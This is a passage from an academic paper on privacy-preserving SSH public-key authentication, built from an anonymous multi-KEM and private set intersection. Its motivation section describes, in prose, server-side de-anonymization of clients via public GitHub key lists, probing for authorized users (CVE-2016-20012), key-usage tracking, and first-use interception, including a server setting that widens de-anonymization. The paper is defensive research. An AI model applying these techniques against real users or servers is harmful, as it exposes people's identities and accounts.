Unfortunately, SSH's authentication protocol leaks more information than required for authentication. First, a server can learn all of the client's public keys — even its keys for another server [44, 46, 47] — allowing the server to fingerprint clients based on their public keys. Second, a client can check if a `(username,public_key)` pair is valid for authentication, even without knowing the corresponding secret key, allowing the client to probe the server for authorized users. This behavior of SSH was known to the developer in 2002, has been reported in `CVE-2016-20012`, but not fixed as of May 2022, for 20 years [35].


Third, a server knows which key has been used in authenticating the current session, allowing the server to track a specific user's usage based on their keys, and also prove to third parties that the user authenticated. Fourth, a malicious server can intercept a client's connection, fooling any user who does not carefully check the server's public key fingerprint upon first use. In the following, we give more detail on each of these attacks

Preliminary: building a key-to-id database. It is possible to build a database that partially maps SSH public keys to pseudonyms (*i.e.*, usernames on online services). This is because public services such as Github and Gitlab make all users' SSH public keys available to the general public. For ex-


[*]Supported by a DoE CSGF Fellowship.



(a) Normal Authentication. Client advertises its public keys one by one. When the server recognizes an authorized key, it requests a signature. Authentication succeeds if the signature can be verified.



(b) Attack 1: Client De-anonymization. A malicious server rejects all of the client's public-key advertisement. This causes the client to advertise all of its public keys, under the default client behavior. The server can then use a key-to-id database to identify pseudonyms of the client, *e.g.*, their Github username.



(c) Attack 2: User Probing by Client, `CVE-2016-20012`. A malicious client obtains a victim's username and public-key pair from its key-to-id database. The client guesses or searches for a likely username, then attempts to authenticate to the server by advertising this public-key. The server's response reveals whether that public key is authorized for that username.

Figure 1: Illustration of SSH public-key authentication and attacks. We have not drawn protocol-message arrows for server's rejections of public-key advertisements. Client holds multiple private keys, and the server holds a list of authorized public keys.

ample, the SSH keys used by a Github user `torvalds` can be publicly accessed via `https://github.com/torvalds.keys`. This feature is available for the user's convenience, *e.g.*, anyone can easily authorize a user to their SSH server simply by knowing their Github username. Consequently, it is possible to build a database mapping public keys to pseudonyms by enumerating all usernames on the service [10, 36].

Attack 1: Client De-anonymization. A malicious server may obtain a list of all available public keys of the client, then use this list to reveal the client's identity (pseudonyms on public services). Figure 1b illustrates how this attack works. Specifically, the server simply declines all public keys advertised by the client, so that the client eventually offers all of its public keys.[1] This is because the default behavior of the SSH client [39] is to continue advertising all keys until authentication succeeds.

Colluding servers can identify common users, and any server can discover the client's public pseudonyms by consulting a key-to-pseudonym database built from a corpus of publicly available keys [44, 46, 47].

In particular, Cox [10] built a database containing the public keys of all Github users, using the Github website functionality described above. Later, Valsorda [46] built and publicly deployed a proof-of-concept de-anonymizing SSH server [47], driven from this database. The server would decline every public key offered by the client, until the client exhausted its set of public keys. The server would check the client's keys against the Github key database and print a message containing the client's Github username.

Attack 2: User Probing by the Client. A malicious client can check if a public key is authorized for a username on the server. Such information, in combination with the key-to-pseudonym database, can be used by the client to probe whether a specific user exists on the server. The vulnerability has been acknowledged by comments in the OpenSSH source code [40] since May of 2002, and assigned `CVE-2016-20012`, but has not been fixed.

Figure 1c illustrates the attack. In particular, a client may advertise a public key for which it does not know the secret key. The server gives a different response based on whether that key is authorized for the give username.

Using this basic attack as a primitive, an attacker can reveal the identity of a known username on the server by trying public keys from a database. This attack is especially effective against users who re-use usernames across different services. Additionally, an attacker can often obtain the list of users if the attacker itself has access to the server. In such a case, the attacker may reveal the Github usernames of all accounts on the server.

Attack 3: Tracking and Implicating Users via Key-Usage Patterns. The server knows exactly which public key is used in each successful authentication. A malicious server can use this information to track the usage of individual users or devices based on their keys. As an example, a user may have multiple keys registered for the server under a single username, where each key is associated with a different device (*e.g.*, laptop, desktop, work computer). Then a server can track the usage patterns for specific devices.

Another example is an SSH account shared among an anonymous group. Suppose one would like to build an anonymous group of open source developers that uses git via SSH as their source code repository. Anonymity is not possible in this scenario, since the SSH server learns exactly which key was used for each commit.

Clients authenticate by signing some data under their private key. Signatures are *non-repudiable* meaning that a signature is proof that a *specific user* endorsed a message. The signature produced in an SSH authentication is thus *proof*,

[1] The default behavior of an OpenSSH server considers a rejected public-key advertisement as an authentication failure, and limits the number of such failures to 6 per connection. However, the server can be configured with `DEFAULT_AUTH_FAIL_MAX=1000` to ensure that the client can advertise all of its public keys.

verifiable by anyone, that a particular user connected to a server. I.e., a client cannot plausibly deny that it connected to the server. In other online infrastructure (encrypted messaging, email), deniability is understood as a desirable feature, and therefore it is natural to ask whether deniabiilty can be extended to SSH authentication.

Attack 4: Intercepting Connections on First Use. This final attack is an attack on security, not on privacy. Instead of declining every public key offered by the client (as in Attack 1), a malicious server can *accept* every key. If an attacker redirects a client's SSH traffic to such a server, the client will wrongly believe that he/she has connected to a different, desired server. Of course, SSH clients verify the server's public key in order to prevent such an attack. However, a user who follows a *trust on first use (TOFU)* principle may not carefully check the server's public key fingerprint upon the first connection. This leaves the first connection vulnerable to this kind of attack.

1.2 Problem Statement and Goal

The unifying problem in the first three attacks is that a server or a client may obtain more information than is needed for authentication, such as unrelated public keys held by the client, the validity of a username-public-key pair on the server, or the identity of the key (with corresponding proof) used in a successful authentication.

The SSH community and developers are aware of these problems [40, 44, 46, 47]. These problems remain because blocking these information leaks requires either maintaining site-specific configuration (in the case of Attacks 1 & 2), or fundamentally changing the protocol (Attacks 3 & 4); see §1.3.

Since SSH has become an important part of the Internet infrastructure, it is worth revisiting whether its privacy issues can be completely eliminated. There have been significant advances in cryptographic protocols (specifically, protocols for private set intersection) since SSH was designed. Authentication approaches based on advanced cryptographic techniques — which may have previously seemed far-fetched and prohibitively expensive — may now be truly practical.

What would be the appropriate way to reimagine SSH authentication to resolve these privacy problems? A server should grant access to a client iff *the client holds a secret key corresponding to one of the public keys that the server considers authorized.* If the authentication mechanism reveals more information about the participants' keys than the answer to this question, there is a potential for violating users' privacy.

Our work is motivated by the question:

> *Is it possible for public-key authentication in SSH to reveal only the bare minimum information?*

Our goal is to design an authentication protocol satisfying the following requirements:

Security. The protocol should not reveal information beyond what is strictly required for an authentication decision. Without extra information, three of the aforementioned privacy attacks cannot be carried out. Of course, both clients and servers can learn extra information about each other through other parts of an SSH interaction (*e.g.*, IP address, software version, etc). However, we believe there is no reason for the *public-key authentication mechanism itself* to contribute to privacy violations in SSH, enabling aforementioned attacks.

Drop-In Replacement. Some of the attacks that we consider are *inherent* to the SSH authentication protocol, and can only be fixed by introducing a new authentication protocol. Given this fact, our goal is to mimize the required changes to existing deployments and user experience. Specifically:

1. The protocol should authenticate clients with respect to their *existing* SSH keys — *i.e.*, server/client should not need to change keys or generate new key material to use the new protocol. Client and server can negotiate whether to use the new or old authentication method.
2. Current SSH authentication works seamlessly even when clients and servers hold keys of many different flavors (*e.g.*, RSA, (EC)DSA, EdDSA). The new authentication protocol should also enjoy this property.
3. Clients should be able to benefit from the new protocol without needing to establish and maintain site-specific configuration.

1.3 Existing Mitigations and Their Limitations

We have introduced 4 motivating attacks on SSH authentication. There are several existing techniques to mitigate some of these attacks, which we briefly discuss below. Some of the attacks can be fully mitigated, but only at the cost of site-specific configuration — whereas our proposed protocol addresses all of the privacy problems simultaneously, and "out of the box." Other attacks are more fundamental to the existing SSH authentication protocol and cannot be mitigated without changing the protocol.

Configuration-level fixes. Most SSH clients [31, 39, 41] allow users to configure which public keys are advertised to specific sites; this can indeed mitigate Attack 1. This countermeasure requires manual server-specific configuration to be in place before a connection, while our proposed approach completely protects the client's privacy off-the-shelf. Additionally, OpenSSH server has a configurable limit on the number of authentication trials, which is 6 by default (any key advertised by the client counts as an authentication attempt, regardless of whether the server accepts the advertisement). This configuration cannot nullify the attack because the setup is done at the server side. In Attack 1, the malicious party is the server, and can freely change their configuration to launch the attack.

Regarding Attack 2, the SSH protocol allows clients to *optionally* and pre-emptively provide a signature alongside a public key advertisement, rather than advertising a key and proving identity at a later time. In principle, an SSH server

could be modified to accept only these kinds of advertisements, so that a client who doesn't know the correct secret key cannot learn whether the server recognizes that key. If both clients and servers employed appropriate configurations (clients advertising only the "correct" keys to a server and including pre-emptive signatures; servers requiring pre-emptive signatures), then Attacks 1 & 2 would be effectively mitigated. To the best of our knowledge, no implementation of SSH provides such a configuration option to the server. In general, pre-emptive signatures have been discouraged in SSH because it requires computational effort (signing) for the client which may be considered wasted when the key is not authorized by the server. Many SSH design decisions were made when RSA and (non-EC) DSA were the only available signature schemes; both of these schemes have expensive signing algorithms. Modern signature schemes based on elliptic curves are several orders of magntidue faster.

We note that our proposed protocol also requires the client to expend effort equivalent to signing under each of its keys. In that sense, our approach would have similar computational cost to the approach where clients & servers modify their configurations as just described. The advantage of our approach would not be in its computational cost, but in the fact that it does not allow anything less than this guarantee of privacy, while requiring no special site-specific configuration for the client, and also addressing the other attacks we consider.

Apart from the impact on Attack 2, if a client provides pre-emptive signatures, the server obtains *non-repudiable proof* that a certain user—even a user of a different service, if the client does not limit its public keys on a per-site basis—has tried to connect. Our proposed approach improves privacy while also providing deniability.

Regarding Attack 3, no amount of client/server configuration can provide client anonymity or deniability (hiding from the server which among the authorized keys was used) since the protocol fundamentally lacks these properties.

As we previously mentioned, clients can prevent Attack 4 by carefully checking the server's public key fingerprint upon first use. Existing SSH authentication can provide no fallback protection to a client who does not verify the server's identity in this way. Looking ahead, our proposed protocol does not eliminate Attack 4, but makes it harder for the adversarial server, even if the client does not verify the server's key fingerprint.

Joint key management. To counter Attack 3, a group of clients can enjoy anonymity by simply sharing a single secret key. However, this is not a viable approach when the authorized users do not know each other's identities. Revocation of a user from the group is also cumbersome under this kind of arrangement.

Prior work on anonymous authentication. Many cryptographic primitives promise a combination of anonymity and authentication. Most notably, *ring signatures* [42] and their interactive counterpart *deniable ring authentication* [34] allow a client to prove that it knows the secret key corresponding to *some* public key in a given set of authorized keys, without revealing which key it knows. However, these primitives fundamentally require the client/prover to *know the set of authorized keys*, making them a poor fit for SSH authentication.

Other related primitives like group signatures [8] and anonymous ad-hoc authentication [16] similarly require the client to know the set of authorized keys. Few methods for "anonymous authentication" also hide the set of authorized keys. One notable exception is a *secret handshake* protocol [2] (see also [24–26, 30]), which hides one party's authentication policy and hides how the other party satisfied the policy. However, authentication policies for secret handshake protocols are expressed in terms of *credentials issued by a known central authority* — not in terms of user-generated keypairs. Furthermore, these protocols all require specialized key material, not simple pre-existing SSH keys. The same limitations are both true of authentication approaches based on attribute-based cryptography [23, 29].

1.4 Our Contributions

Our main result is a practical privacy-preserving public-key authentication method for SSH, with the following features:

Minimum information. Our method leaks *almost* the bare minimum information necessary for authentication. Both parties learn whether the client holds a secret key that corresponds to a public key that the server considers authorized. In addition:

1. The server learns how many keypairs the client has (but not their flavors; *e.g.*, RSA, ECDSA, etc.).
2. The client learns how many public keys of each flavor are authorized (and even less information than this for some flavors).
3. The client learns which of its *valid* keypairs are authorized by the server. I.e., the only way for a client to know whether the server authorizes a public key is by knowing the corresponding secret key.

Compatibility with existing SSH keys. Our method supports all SSH key flavors currently supported by default in OpenSSH: RSA, ECDSA, and EdDSA, which account for 99.7% of SSH keys in use today [9].[2] All parties can use a mixture of key flavors in a single authentication attempt.

Threat model and other security properties. Our security definition considers an adversary who can steal the secret keys of honest users. After doing so, the adversary can of course impersonate the user but all past and future authentication attempts by honest users still reveal only the minimal information described above. This property implies both *forward secrecy* and *deniability* [17, 18]. Since the server can simulate its view of the protocol given only the set of authorized keys,

[2]The other 0.3% of keys are (non-EC) DSA, which our methods can easily support, but which is now deprecated in OpenSSH.

the transcript cannot prove anything to an external party. The protocol is also secure against *adaptive* corruptions — *i.e.*, parties can become compromised even during the execution of the authentication protocol.

The server cannot convince the client of a successful authentication unless the server explicitly knows one of the client's public keys. This feature does not completely prevent session interception (as in Attack 4) against a client who does not carefully check the server's key fingerprint upon first use, but it adds a barrier to such an attack. Such an attack can only be targeted to a small number of clients/keys, and not done on a massive scale.

Finally, we prove security in a model where parties can use the same SSH keys for both traditional and privacy-preserving authentication.

Implementation and performance. We built a prototype implementation of our authentication method, as an extension of OpenSSH server/client. Our authentication method is practical and scalable. For a typical client and server, with at most 10 keys each, our protocol requires 9 kB of communication and 12.4 ms of latency for ECDSA/EdDSA keys, or 13 kB of communication and 226 ms of latency for RSA-3072 keys. Even for a client with 20 keys and server with 100 keys, our protocol requires 12 kB of communication and 26.7 ms of latency for ECDSA/EdDSA keys, or 54kB of communication and 300 ms of latency for RSA-3072 keys.

Technical overview. We first introduce a variant of broadcast encryption called **anonymous multi-KEM**. A multi-KEM ciphertext is generated by running $(c, m_1, \ldots, m_n) \leftarrow \mathsf{Enc}(pk_1, \ldots, pk_n)$. Think of the resulting c as a ciphertext addressed to a collection of public keys $pk_1, \ldots, pk_n$, where the owner of pk_i (who knows the matching sk_i) can decrypt c to obtain plaintext m_i. The multi-KEM is *anonymous* if the ciphertext c leaks only the number of recipient public keys, but nothing about their identities.

In our authentication protocol, the server generates a multi-KEM ciphertext c addressed to the set of authorized keys. The client holds a set of secret keys and decrypts c under each one to obtain a set of candidate plaintexts. If one of the client's keys is authorized, then she and the server will now hold a common plaintext. To determine whether this is the case, the parties next run a *private set intersection (PSI)* protocol on their sets of plaintexts. The goal of PSI is for parties to learn the intersection of these sets, but nothing else about these sets. We use a variant of PSI in which the client learns the contents of the intersection — *i.e.*, the client learns which of its keypairs was authorized — while the server learns only whether the intersection was nonempty.

We show how to construct a single anonymous multi-KEM scheme that simultaneously supports all standard SSH key flavors: RSA, (EC)DSA, and EdDSA. We also show how to modify the leading PSI protocol of Rosulek & Trieu [43] to allow the server to learn (only) whether the intersection is nonempty.

1.5 Other Related Work

PSI Variants. Our protocol is a kind of private set intersection (PSI) where the client cannot include pk in its set without also knowing the corresponding sk. A closely related PSI variant is authorized PSI (APSI) [11–13], where the client cannot include m in its set without also knowing a signature on m from a certificate authority.

In APSI, the protocol implicitly verifies signatures on the client's items, but all of these signatures are with respect to a *single verification key* (belonging to the certificate authority) that all parties know. In the case of RSA signatures, the APSI protocol can take advantage of the algebraic structure of the certificate authority's RSA modulus. Our setting is quite different, since the protocol must authenticate potentially many RSA keys held by the client, each with different moduli *that the server doesn't even know*, since they are part of the client's private input.

In our protocol, the client proves a non-empty intersection by using a PSI where each item has an associated payload. Posession of this payload serves as proof of the non-empty intersection. The idea of associating PSI items with payloads is common (*e.g.*, [13, 21]) and has even been used previously as a means of authentication [49]. Our specific combination of MKEM and PSI to authenticate with respect to a set of public keys is novel, to the best of our knowledge.

Multi-Encryption and Broadcast Encryption. In broadcast encryption, a sender addresses a single ciphertext to an ad-hoc group of public keys. Broadcast encryption was first studied in [4, 27], where it was observed that there exist techniques that are more efficient than simply encrypting separately to each receiver. Much of subsequent work on broadcast encryption involves other features (*e.g.*, revocation, traitor-tracing) that are orthogonal to our needs.

We use a simple variant of broadcast encryption that we call multi-KEM. Multi-KEMs appear implicitly in most constructions of broadcast encryption, but as a high-level technique and not a well-defined primitive. We require the multi-KEM to be anonymous [28] (sometimes called key-private [3]), meaning that the ciphertext hides the set of recipients. We require a weaker confidentiality property (infeasibility of total plaintext recovery) than is standard for broadcast encryption, leading to simpler constructions.

One important technique we use in our multi-KEM construction is encoding RSA ciphertexts as outputs of a polynomial; this technique was used previously in constructions of broadcast encryption in [19, 50].

2 Preliminaries

Definition 1. *Let G generate a cyclic group $\mathbb{G}$ of order ℓ. The **gap computational Diffie–Hellman (GapCDH)** assumption [38] for G states that it is computationally hard to find G^{ab} from G^a and G^b, even with an oracle for solving the de-*

cisional Diffie–Hellman problem. More precisely, every PPT adversary $\mathcal{A}$ has negligible probability to win the game:

$a, b \leftarrow [0, \ell) \cap \mathbb{Z}$
GUESS$(X \in \mathbb{G}, Y \in \mathbb{G}, Z \in \mathbb{G})$:
  return $\text{dlog}_G(X) \cdot \text{dlog}_G(Y) \stackrel{?}{=} \text{dlog}_G(Z) \bmod \ell$
win if $\mathcal{A}^{\text{GUESS}(\cdot)}(G^a, G^b) = G^{ab}$

2.1 Signatures

Definition 2. *A **signature scheme** is a collection* SS *of PPT algorithms*

$$(\mathsf{pk}, \mathsf{sk}) \leftarrow \mathsf{SS.Gen}(\mathsf{opts})$$
$$s \leftarrow \mathsf{SS.Sign}(\mathsf{sk}, m)$$
$$v := \mathsf{SS.Verify}(\mathsf{pk}, m, s)$$

for $\mathsf{opts} \in \mathsf{SS.OPTS}$, $\mathsf{pk}, \mathsf{sk}, m, s \in \{0,1\}^*$, *and* $v \in \{0,1\}$, *satisfying correctness: when these algorithms are executed as above, $v = 1$ except with negligible probability.*

Definition 3. *A signature scheme* SS *satisfies **existential unforgeability under chosen message attacks (EUF-CMA)** if for all* $\mathsf{opts} \in \mathsf{SS.OPTS}$, *every PPT adversary $\mathcal{A}$ has negligible probability of winning the game:*

$M := \{\}$
$(\mathsf{pk}^*, \mathsf{sk}^*) \leftarrow \mathsf{SS.Gen}(\mathsf{opts})$
SIGN(m):
  $M := M \cup \{m\}$
  return $\mathsf{SS.Sign}(\mathsf{sk}^*, m)$
$(m, s) \leftarrow \mathcal{A}^{\text{SIGN}(\cdot)}(\mathsf{pk}^*)$
win if $m \notin M \wedge \mathsf{SS.Verify}(\mathsf{pk}^*, m, s)$

3 Anonymous Multi-KEM

In this section we introduce our encryption abstraction, called a *multi-KEM*. Multi-KEM allows a sender to generate a ciphertext c addressed to a set of public keys. Each corresponding secret key may decrypt c to a different value. The sender does not need to choose these values, but she learns them when encrypting, as in a typical KEM.

Definition 4. *A **multi-KEM (MKEM)** is a collection* MKEM *of PPT algorithms*

$$(\mathsf{pk}, \mathsf{sk}) \leftarrow \mathsf{MKEM.Gen}(\mathsf{opts})$$
$$(c, r) \leftarrow \mathsf{MKEM.Enc}(\{\mathsf{pk}_1, \ldots, \mathsf{pk}_n\})$$
$$m := \mathsf{MKEM.Msg}(\mathsf{pk}, r)$$
$$m' := \mathsf{MKEM.Dec}(\mathsf{sk}, c)$$

for $\mathsf{opts} \in \mathsf{MKEM.OPTS}$ *and* $\mathsf{pk}, \mathsf{sk}, c, r, m, m' \in \{0,1\}^*$, *satisfying correctness: no adversary can pick public keys to make decryption fail for an honestly generated key. I.e., for all* $\mathsf{opts} \in \mathsf{MKEM.OPTS}$, *every PPT $\mathcal{A}$ has negligible probability of winning the game:*

$(\mathsf{pk}, \mathsf{sk}) \leftarrow \mathsf{MKEM.Gen}(\mathsf{opts})$
$\mathsf{PK} \leftarrow \mathcal{A}(\mathsf{pk})$
$(c, r) \leftarrow \mathsf{MKEM.Enc}(\{\mathsf{pk}\} \cup \mathsf{PK})$
win if $\mathsf{MKEM.Msg}(\mathsf{pk}, r) \neq \mathsf{MKEM.Dec}(\mathsf{sk}, c)$

Note that instead of having Enc output the set of plaintext values, we have Enc output some state r, which the sender can further use to determine one receiver's output via $\mathsf{Msg}(\mathsf{pk}, r)$. This choice of syntax simplifies some parts of our protocol.

We require a relatively mild security definition for a MKEM. In our eventual protocol, MKEM plaintexts are used only as inputs to a private set intersection (PSI) protocol. The PSI protocol exposes to the adversary an oracle for verifying guesses of MKEM plaintexts — *i.e.*, the adversary learns no more than whether one of its PSI inputs (guesses) is equal to one of the honest party's MKEM plaintexts. Hence, our security definition requires that *total plaintext recovery* is infeasible, even in the presence of oracles for verifying guesses of plaintexts (from either MKEM.Dec or MKEM.Msg). We call this security notion **weak chosen ciphertext attack (wCCA)** security.

Definition 5. *A multi-KEM* MKEM *is **secure against weak chosen ciphertext attacks (wCCA)** if for all* $\mathsf{opts} \in \mathsf{MKEM.OPTS}$, *every PPT adversary $\mathcal{A}$ has negligible probability of winning the game:*

$R :=$ empty
$(\mathsf{pk}^*, \mathsf{sk}^*) \leftarrow \mathsf{MKEM.Gen}(\mathsf{opts})$
ENCRYPT(PK):
  $(c, r) \leftarrow \mathsf{MKEM.Enc}(\{\mathsf{pk}^*\} \cup \mathsf{PK})$
  $R[c] := r$
  return c
GUESS_DEC(c, m):
  return $\mathsf{MKEM.Dec}(\mathsf{sk}^*, c) \stackrel{?}{=} m$
GUESS_MSG(c, pk, m):
  if $R[c]$ defined:
    return $\mathsf{MKEM.Msg}(\mathsf{pk}, R[c]) \stackrel{?}{=} m$
$(c, m) \leftarrow \mathcal{A}^{\text{ENCRYPT,GUESS_DEC,GUESS_MSG}}(\mathsf{pk}^*)$
win if $R[c]$ defined $\wedge\ \mathsf{MKEM.Dec}(\mathsf{sk}^*, c) = m$

Note that adversarially chosen public keys can be input to GUESS_MSG. This models an attack scenario for the eventual protocol, where the adversary may create a public key related to an honest user's key, rather than generating them honestly. Such related public keys may have related MKEM plaintexts. However, including GUESS_MSG in this game guarantees that that checking guesses of these related plaintexts will not be useful for attacking the protocol.

We additionally require that MKEM ciphertexts leak a minimal amount about the set of recipient keys. The nature of the leakage varies by scheme, so we let the leakage function be a parameter of an MKEM scheme. The leakage function

parameterizes what a MKEM ciphertext reveals about the *honestly-generated* recipient keys, while we assume that the ciphertext can leak arbitrary information about adversarially chosen keys. The bound on leakage holds even to adversaries who know the secret keys of all honestly generated keypairs, and learn the sender's state value r:

Definition 6. MKEM *is* ***anonymous except for leakage*** MKEM.Leak *if there is a PPT simulator* (AnonSim, AnonView) *such that the following oracles are indistinguishable.*

$\mathsf{PK}^* := \{\}$

GENERATE(opts):
$(\mathsf{pk},\mathsf{sk}) \leftarrow \mathsf{MKEM.Gen}(\mathsf{opts})$
$\mathsf{PK}^* := \mathsf{PK}^* \cup \{\mathsf{pk}\}$
return $(\mathsf{pk},\mathsf{sk})$

ENCRYPT(PK):
$(c,r) \leftarrow \mathsf{MKEM.Enc}(\mathsf{PK})$
for $\mathsf{pk} \in \mathsf{PK} \setminus \mathsf{PK}^*$:
$M[\mathsf{pk}] := \mathsf{MKEM.Dec}(r,\mathsf{pk})$
return (c,r,M)

$\mathsf{PK}^* := \{\}$
$\mathsf{SK} :=$ empty

GENERATE(opts):
$(\mathsf{pk},\mathsf{sk}) \leftarrow \mathsf{MKEM.Gen}(\mathsf{opts})$
$\mathsf{PK}^* := \mathsf{PK}^* \cup \{\mathsf{pk}\}$
$\mathsf{SK}[\mathsf{pk}] = \mathsf{sk}$
return $(\mathsf{pk},\mathsf{sk})$

ENCRYPT(PK):
$L := \mathsf{MKEM.Leak}(\mathsf{PK})$
$(c,M,v) \leftarrow \mathsf{AnonSim}(L, \mathsf{PK} \setminus \mathsf{PK}^*)$
$S := \{\mathsf{SK}[\mathsf{pk}] \mid \mathsf{pk} \in \mathsf{PK} \cap \mathsf{PK}^*\}$
$r \leftarrow \mathsf{AnonView}(v,S)$
return (c,r,M)

3.1 Joint Security

Existing SSH keypairs are essentially signing keys, but our new authentication method requires us to treat them as MKEM keys. In order for the existing uses of these SSH keys to remain valid, we must consider *joint* security of an MKEM and signature scheme using the same keypair.

Definition 7. MKEM *is a* ***jointly secure multi-KEM and signature scheme (MKEMSS)*** *if it satisfies both correctness definitions (with the same* Gen*), and is both EUF-CMA and wCCA secure when the adversary is given the oracles from both of those games simultaneously. Formally, every PPT adversary has negligible chance of winning the game:*

$R, M := \{\}$
$(\mathsf{pk}^*,\mathsf{sk}^*) \leftarrow \mathsf{MKEM.Gen}(\mathsf{opts})$
// ENCRYPT, GUESS_DEC, GUESS_MSG *as in Definition 5*
// SIGN *as in Definition 3*
$(c,m,\sigma) \leftarrow \mathcal{A}^{\text{ENCRYPT,GUESS_DEC,GUESS_MSG,SIGN}}(\mathsf{pk}^*)$
win if $[R[c]$ defined $\wedge\ \mathsf{MKEM.Dec}(\mathsf{sk}^*,c) = m]$
$\vee\ [m \notin M \wedge \mathsf{MKEM.Verify}(\mathsf{pk}^*,m,\sigma)]$

3.2 Instantiations

We describe MKEMSS constructions for the standard SSH key flavors: EdDSA, (EC)DSA, and RSA.

3.2.1 EdDSA

EdDSA [5] is a particular way of instantiating Schnorr signatures over twisted Edwards curves such as Ed25519. Let G be a point on elliptic curve E that generates a subgroup $\mathbb{G}$ of prime order ℓ. Let f be the cofactor of the curve, and let $M \subseteq f\mathbb{Z}$ the set of exponents (to clear cofactors).

The nonce r is chosen deterministically in EdDSA by evaluating a PRF, $\mathsf{F}\colon \{0,1\}^{2\lambda} \times \{0,1\}^* \to \mathbb{Z}/\ell\mathbb{Z}$. The PRF key h is part of the private key.[3] The Schnorr challenge comes from a random oracle $H\colon E \times E \times \{0,1\}^* \to \mathbb{Z}/\ell\mathbb{Z}$.

EdDSA.Gen():
$a \leftarrow M$
$h \leftarrow \{0,1\}^{2\lambda}$
return $(G^a,(a,h))$

EdDSA.Verify$(A,m,(R,s))$:
return $G^s \stackrel{?}{=} R + A^{H(R,A,m)}$

EdDSA.Sign$((a,h),m)$:
$r := \mathsf{F}(h,m)$
$R := G^r$
$s := (r + H(R,A,m)a) \bmod \ell$
return (R,s)

The corresponding multi-KEM is based on elliptic curve Diffie–Hellman, reusing a single ECDH message for all public keys. Since Enc does not depend on the public keys at all, it trivially satisfies the anonymity definition with no leakage.

EdDSA.Enc(PK):
$r \leftarrow M$
return (G^r, r)

EdDSA.Msg(pk,r):
return pk^r

EdDSA.Dec$((a,h),C)$:
return C^a

We prove the joint security of EdDSA under the GapCDH assumption, using a variant of the well-known proof for Schnorr signatures. A similar proof of joint security for Schnorr and Diffie–Hellman was given in [14].

Lemma 8. *Any attack $\mathcal{A}$ against the joint security of the MKEMSS* EdDSA *implies an attack $\mathcal{A}'$ against the GapCDH problem. $\mathcal{A}'$ takes approximately twice the computation of $\mathcal{A}$, and*

$$\mathrm{Adv}[\mathcal{A}] \le \sqrt{q_H\left(\frac{\mathrm{Adv}[\mathcal{A}']}{P^2} + \frac{1}{\ell}\right)} + \frac{q_H q_S}{\ell},$$

where $\mathcal{A}$ makes q_H queries to the random oracle H and requests q_S signatures.

Proof. See the full version of this work. □

The slack in the concrete security bound is common to security proofs for Schnorr signatures based on the forking-lemma, and can typically be improved by an analysis in the stronger generic group model (GGM) [37].

3.2.2 ECDSA

ECDSA is another signature scheme based on ECC, and hence our multi-KEM for ECDH is essentially the same as the one for EdDSA. Let E, G, and ℓ be the same as above.

[3] Implementations compress the two parts of the private key using a PRG.

$\underline{\mathsf{ECDSA.Gen}():}$
$a \leftarrow [1,\ell) \cap \mathbb{Z}$
return (G^a, a)

$\underline{\mathsf{ECDSA.Enc}(\mathsf{PK}):}$
$r \leftarrow [1,\ell) \cap \mathbb{Z}$
return (G^r, r)

$\underline{\mathsf{ECDSA.Msg}(A,r):}$
return A^r

$\underline{\mathsf{ECDSA.Dec}(a,C):}$
return C^a

$\underline{\mathsf{ECDSA.Sign}(a,m):}$
$k \leftarrow [1,\ell) \cap \mathbb{Z}$
$r := (G^k)_x \bmod \ell$
$s := \frac{H(m)+ra}{k} \bmod \ell$
return (r,s)

$\underline{\mathsf{ECDSA.Verify}(A,m,(r,s)):}$
if $0 \equiv rs \bmod \ell$:
return 0
return $r \stackrel{?}{=} \left(G^{\frac{H(m)}{s}} A^{\frac{r}{s}}\right)_x$

Unfortunately, all known proofs of ECDSA's security depend on highly idealized assumptions. Specifically, the conversion operation $(R)_x$ that gets the x-coordinate of a curve point has to be idealized [20]. Brown [7] proved security in the Generic Group Model (GGM); a generic group does not have meaningful x-coordinates, so this implicitly turns $(R)_x$ into a random oracle. Later, Fersch et al. [20] proved security using only an idealized model for $(R)_x$, without the GGM.

A similar joint encryption and signature scheme was proven in the GGM [14]. We adapt their result to our scheme (proof included in the full version):

Lemma 9. *If H is collision resistant and zero-finder-resistant, then* ECDSA *is a jointly secure MKEMSS in the GGM.*

3.2.3 RSA

There are several methods for sampling RSA keypairs, and we let the opts argument to Gen specify the method of choice. SSH keypairs use RSASSA-PKCS1-v1_5 signatures [33], outlined below. To encode the message to be signed, it uses a padding scheme, $\mathsf{PKCS}_N\colon \{0,1\}^* \to \mathbb{Z}/N\mathbb{Z}$, the details of which are unimportant for our purpose.

$\underline{\mathsf{RSA.Sign}((N,e,d),m):}$
return $\mathsf{PKCS}_N(m)^d$

$\underline{\mathsf{RSA.Verify}((N,e),m,s):}$
return $s^e \stackrel{?}{=} \mathsf{PKCS}_N(m)$

It is trivial to construct a KEM for a *single* recipient by simply using bare RSA as a trapdoor function. Padding is both undesirable for anonymity, and unnecessary since the plaintext is uniformly random in $\mathbb{Z}/N\mathbb{Z}$.

$\underline{\mathsf{RSA.Enc1}((N,e)):}$
$r \leftarrow \mathbb{Z}/N\mathbb{Z}$
return $(r^e \bmod N, r)$

$\underline{\mathsf{RSA.Dec1}((N,e,d),c):}$
return $c^d \bmod N$

Constructing an anonymous *multi-KEM* is non-trivial. Unlike the Diffie–Hellman approach which works for ECC keys, RSA encryptions depend on the public key, so a multi-KEM must generate separate ciphertexts for each recipient. This creates two problems for anonymity: an individual RSA ciphertext leaks some information about its public key N, since it is a number in $[0,N)$, and RSA.Dec must somehow be told which ciphertext to decrypt for which keypair. We solve the first problem by encoding the ciphertext into an (approximately)

$\underline{\mathsf{RSA.Enc}(\mathsf{PK}):}$
$S := \{\}$
$R :=$ empty map
for $(N,e) \in \mathsf{PK}$:
$c, r \leftarrow \mathsf{RSA.Enc1}((N,e))$
$R[(N,e)] := r$
$c_0, \ldots, c_{s(N)-1} \leftarrow \mathsf{Chk}_N(c)$
for $i := 0$ to $s(N)-1$:
$S := S \cup \{(H(N,e,i), c_i)\}$
return $\mathsf{interpol}_{\mathbb{F}}(S), R$

$\underline{\mathsf{Chk}_N(c):}$
